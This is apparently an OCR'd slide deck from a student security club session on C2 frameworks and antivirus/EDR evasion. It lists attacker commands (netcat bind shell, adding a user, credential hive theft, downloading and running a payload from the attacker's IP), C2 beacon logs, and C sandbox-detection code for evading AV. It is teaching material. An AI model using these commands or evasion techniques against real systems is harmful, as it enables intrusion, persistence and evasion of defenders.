SIGPwny

Purple Team FA2025 • 2025-11-03


C2 framework & Antivirus Evasion

aka: how to become a nation state actor 101

Ronan Boyarski, Henry Qiu

ctf.sigpwny.com

sigpwny{VirtualAllocEx}


1a13127a @ svchost.exe\6064 [WS03\SYSTEM]
613b3fdc @ svchost.exe\6596 [WS04\bowen]
3757d5e2 @ msedge.exe\4976 [WS04\Administrator]
65178914 @ msedge.exe\4540 [WS04\Administrator]
4d3703f8 @ svchost.exe\2728 [WS03\WS03$]
0fb44fae @ svchost.exe\4744 [WS06\SYSTEM]
4f59da82 @ smoke.exe\780 [WS05\SYSTEM]
697b0082 @ svchost.exe\952 [WS06\tquinn]
601688b0 @ smoke.exe\2368 [WS01\SYSTEM]
7d6b6496 @ smoke.exe\3824 [DC01\SYSTEM]
453e77a6 @ smoke.exe\10460 [MX01\SYSTEM]
0751a790 @ smoke.exe\2992 [FS01\SYSTEM]
227c1a7e @ smoke.exe\860 [SQL01\SYSTEM]
7400f6e2 @ smoke.exe\1568 [SQL02\SYSTEM]

Disclaimer

- The art of C2 framework and Antivirus require a lot of systems knowledge, and if you have not taken CS341/ECE391 it might be difficult to understand
- We will cover more on these topics in depths in the future, and don’t worry if you don’t understand it now. You can draw a lot of parallels if you have a solid understanding of how things under the hood

Overview

- Real Hacking workflows
- Antivirus
- Workaround against Antivirus
- EDR
- Workaround against ~~clownstrike~~ EDRs

How NOT to be a script kiddie

Okay, you are promoted to a nation state actor. Now what?

- Let's say you found an RCE in a target system
- That's great! Now what?
  - `nc -lvnp 4444`
  - `python3 exploit.py target-ip my-ip 4444`
  - `Bind shell: nc -lvp 12345 -e /bin/bash`
  - `xfreerdp /v:target-ip /u:Administrator /p:password`
  - `evil-winrm -i target-ip -u Administrator -p password`
  - let me drop a shell.php on their web server guys, it's gonna be just fine
  - For persistence, how about Psexec64.exe? Oh let me just download SAM and SYSTEM from registry real quick
  - Let's add a quick user just for me `net user attacker password`
  - Let's do a quick `iwr http://my-ip/kiwifruit.exe -outfile kiwifruit.exe` and then run it on host

Let’s try not to get fired the first day at work

- Obviously, those attempts to connect to the system and establish persistence are extremely blatant.
- The blue team will catch you, make an incident response laughing at you, and you will lose your job.
- Also, you don’t always get an RCE. Your payload may be triggered manually (phishing) or periodically (cron). In those cases, you want them to be as reliable and stealthy as possible, to maximize your chances of payload execution.

Being able to evade detections is a **requirement** for any modern penetration testing!

Payload Choice


- So, we have established that cleartext reverse shells are a terrible choice for stealth.
- We want to run something that will satisfy all of the following:
  - Remotely control the target
  - Run further capabilities quickly without getting detected
  - Tunnel traffic to further explore and attack the network
  - Steal all relevant data on the host
  - Make attacking (enumeration and exploitation) fast and easy
- So, we need something purpose-built to be malicious, fast, and covert, to a greater extent than a shell

Command and Control (C2)

- Required for most advanced attacks, a command and control is an encrypted, in-memory code loader that maintains communication over one or more covert channels for **post-exploitation**
- Typically handles encryption, authentication, and routing
- Modern C2s will allow you to run a huge variety of tools in memory, enabling tunneling, data theft, privilege escalation, and AD attacks
- C2s need a server to call back to (usually over HTTPS)
  - Advanced attackers will do peer-to-peer pivots when possible (usually over SMB), and reserve outbound HTTPS for footholds to pivot into the network
  - There are ways to avoid calling back over HTTPS, but that generally requires getting root-level compromise of a webserver and using that as a pivot point


C2 Infrastructure

- Operators connect to the teamserver to generate/task the implants
- Implants will talk back to the server for task, and to one another for data and task forwarding
- Optional: redirectors in front of the C2 server to block scanners and blue teamers




Example C2 Workflow

- Set up a handler to receive connections
- Enumerate and escalate privileges
  - `getsystem token` & `whoami` are implementation-specific beacon tasks



Name	Reg name	Type	Protocol	Bind Host	Bind Port	
SMB	BeaconSMB	internal	bind_smb			\\.\pipe\Winsock2-CatalogChangeListener
EGRESS	BeaconHTTP	external	http	0.0.0.0	443	192.168.0.194:443




```
[03/11 18:20:56] ronan [179c9800] beacon > getsystem token
[03/11 18:20:56] [*] Task: Get system via token (BOF)
[03/11 18:20:59] [*] Agent called server, sent [3.60 Kb]
[03/11 18:21:04] [+] BOF output
Impersonate to SYSTEM & TrustedInstaller succeeded
[03/11 18:21:04] [+] BOF finished

+--- Task [179c9800] closed ---------------------------------------------------------+

[03/11 18:21:08] ronan [94c26581] beacon > whoami
[03/11 18:21:08] [*] BOF implementation: whoami /all
[03/11 18:21:08] [*] Agent called server, sent [6.56 Kb]
[03/11 18:21:08] [+] BOF output

UserName          SID
================= ====================================
HACK\BRICK$       S-1-5-21-1360209513-3844875488-1031932125-1002
```

Example C2 Workflow



```
[03/11 18:29:56] ronan [94457ad2] beacon > execute-assembly /opt/SharpCollection/NetFramework_4.7_x64/Seatbelt.exe -group=system
[03/11 18:29:56] [*] Task: execute .NET assembly Seatbelt.exe
[03/11 18:29:57] [*] Agent called server, sent [605.50 Kb]
[03/11 18:29:59] [+] BOF output



                        %&&@@@&&
                        &&&&&&&%%%,                       #&&@@@@@@%%%%%%###############%
                        &%&   %&%%                        &////(((&%%%%%#%################//((((###%%%%%%%%%%%%%%%
%%%%%%%%%%%######%%%#%%####%  &%%**#                      @////(((&%%%%%%######################(((((((((((((((((((
#%#%%%%%%%#######%#%%#######  %&%,,,,,,,,,,,,,,,,         @////(((&%%%%%#%######################(((((((((((((((((((
#%#%%%%%%#####%%#%#%########  %%%,,,,,,  ,,.   ,,         @////(((&%%%%%%%#######################(#(((#(#(((((((((
#####%%%####################  &%%......  ...   ..         @////(((&%%%%%%%###############%######((#(#(####((((((((
#######%##########%#########  %%%......  ...   ..         @////(((&%%%%%%#########################(#(#######((#####
###%##%%####################  &%%...............          @////(((&%%%%%%%%##############%#######(#########((#####
#####%######################  %%%..                       @////(((&%%%%%%%################
                        &%&   %%%%%      Seatbelt         %////(((&%%%%%%%%#############*
                        &%%&&&%%%%%        v1.2.2         ,(((&%%%%%%%%%%%%%%%%%,
                         #%%%%##,


====== AMSIProviders ======

  GUID                           : {2781761E-28E0-4109-99FE-B9D127C57AFE}
  ProviderPath                   : "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.25090.3009-0\MpOav.dll"

====== AntiVirus ======

  Engine                         : Windows Defender
  ProductEXE                     : windowsdefender://
  ReportingEXE                   : %ProgramFiles%\Windows Defender\MsMpeng.exe

====== AppLocker ======

  [*] AppIDSvc service is Stopped

    [*] Applocker is not running because the AppIDSvc is not running

  [*] AppLocker not configured
====== ARPTable ======

  Loopback Pseudo-Interface 1 --- Index 1
```

```
[0ac0a7fe] rober @ BRICK.hack.lu
beacon >
```

The defense

What are we up against?

- Antivirus (AV)
    - Fairly common, deployed to almost every Windows computer
    - The only AV worth worrying about is Windows-based AV engines, but 95% of the fortune 500 use Active Directory, so there will be antivirus everywhere
    - Purpose is to detect and remediate malicious **files**
    - e.g. The Windows Defender that’s running on your computer right now

Antivirus Detection Methods

- Signature based detection
  - Whether a file looks malicious statically, through sequences of bits or the file hash
  - Basic and easy to evade with polymorphism & encryption
- Behavioral detection
  - The AV will run the file in a sandbox and see what it does, and judge intelligently if the activity is malicious
  - Reversing these sandboxes is basically impossible
  - We can however use certain methods to tell if we're in a sandbox and alter our execution depending on where we are
  - We can even tell if we're in a debugger, and use that as an opportunity to troll reverse engineers

Antivirus Detection Methods

- Heuristic detection
  - Uses big data & AI/ML to see how suspicious a file looks statically
  - Not good against low-level malware (written in C & ASM), but highly effective against C#
- Command Line
  - Flags against known LOLBAS
  - Good luck using `certutil -f -urlcache` to stage a file in 2025
- Process Tree
  - If Microsoft Word is running PowerShell commands, something has gone horribly wrong
  - If your website is spawning `cmd`, that's probably a webshell

Oh no! Anyway


Hey Vsauce Michael here

- To get code execution, it needs to be an executable file,
- or is it?
- suspenseful music plays

- Most C2s support generating an executable file, like exe and dll
- But dropping a several megabyte, unsigned, never seen before exe file to disk ~~called c2.exe~~ is inherently ***sus***picious for antivirus
- How about we download, handle and run the file in memory, without touching the disk?

Default Detection

- Good antiviruses will catch C2s in their EXE or DLL forms
  - Adaptix is new, so detection is lower
  - meterpreter has 56/72 detections!
- Additionally, details about attacker TTPs are revealed, such as payload choice, and the IP and port we are connecting to
- Not hiding your TTPs is bad for OPSEC



16/72 security vendors flagged this file as malicious

200b64d2736b2784e7366daef6f55b5da0df98d85e5e311ae7e5f2fc239ac6cb

burn

Size 82.50 KB

Last Analysis Date a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.adaptixc2 | Threat categories trojan | Family labels adaptixc2

Security vendors' analysis | Do you want to automate checks?

Avast	Win64:MalwareX-gen [Bd]	AVG	Win64:MalwareX-gen [Bd]
Bkav Pro	W64.AIDetectMalware	Elastic	Malicious (high Confidence)
ESET-NOD32	A Variant Of Win64/GenKryptik.HKLY	Google	Detected
Ikarus	Trojan.Win64.Agent	Kaspersky	HEUR:Backdoor.Win64.AdaptixC2.a
Malwarebytes	Trojan.Crypt.Generic	McAfee Scanner	Ti!200B64D2736B
Microsoft	Trojan:Win64/Fragtor.MR!MTB	Panda	Trj/GdSda.A
Rising	Backdoor.AdaptixC2!8.1CA84 (TFE:5:Mc2…	SecureAge	Malicious
Symantec	ML.Attribute.HighConfidence	Tencent	Malware.Win32.Gencirc.14a14715

Bypassing AVs

- C2s also support generating shellcode (& DLL)
  - Shellcode is position-independent code that can be run fully in-memory
  - It only contains .text, .rodata, and some assembly scaffolding
- Shellcode is stealthier because we can control where we place it in memory (process injection)
- We can spawn a thread in the legitimate process to run our malware
- To run a shellcode, you just point your PC to the start of shellcode

- What if our malware is 10MB, and we want to deliver it via email?
- C2 frameworks support **staging**, where a small shellcode pulls the full payload from a remote server
  - If you do this, **you must write your own stagers**

Reflective DLL loading

- DLLs are dynamic libraries, meaning that they are fully linked, position-independent executables.
- This gives us the same advantage as shellcode, and is inherently more stable. It can also be placed anywhere in memory and run, minus the import and export resolution.
- A **stager/loader** can just download, allocate memory, put DLL in there, do some special processing, and then run it. This process does not touch the disk.

- We will cover more of the malware techniques in the future

Sandbox detection

- When an AV analyzes our program, it runs it in a sandbox with a very limited time frame.
- It doesn't make real internet connections, the environment is fake, and it must be fast. So, we can exploit the differences between a real environment and a sandbox, and if we can tell we're in a sandbox, force the program to exit. You can even build the decryption key based on the result of these checks, or fetch the decryption key from a remote server
- Sandbox checks that beat everything (when combined):
  - Check the amount of RAM, CPU cores, and SSD space left
  - Check if the sandbox emulates rare functions like VirtualAllocExNuma
  - Do something too computationally expensive to do in a sandbox
  - Check the computer name and user name, as well as timezone

Sandbox detection example

```
// check CPU
SYSTEM_INFO systemInfo;
addr = getAPIAddr(mod, 149773350);
fnGetSystemInfo myGetSystemInfo = (fnGetSystemInfo) addr;
myGetSystemInfo(&systemInfo);
DWORD numberOfProcessors = systemInfo.dwNumberOfProcessors;
if (numberOfProcessors <= 2) return 1; // We're in main so this exits the program

// check RAM
MEMORYSTATUSEX memoryStatus;
memoryStatus.dwLength = sizeof(memoryStatus);
addr = getAPIAddr(mod, 329828734794);
fnGlobalMemoryStatusEx myGlobalMemoryStatusEx = (fnGlobalMemoryStatusEx) addr;
myGlobalMemoryStatusEx(&memoryStatus);
DWORD RAMMB = memoryStatus.ullTotalPhys / 1024 / 1024;
if (RAMMB < 2048) return 1;
```

The defense v2

What are we also up against?

- Endpoint Detection and Response (EDR)
    - Complementary to AV, doesn't replace it
    - Can detect malicious **activity**, but usually used to log events on a system for human analysis, like logins, commands issued, and suspicious API calls
    - Much harder to evade than antivirus, common in enterprises
    - e.g. ~~Clownstrike~~ Crowdstrike, ELK stack, Defender for endpoint

EDR Detection Methods

- API hooking
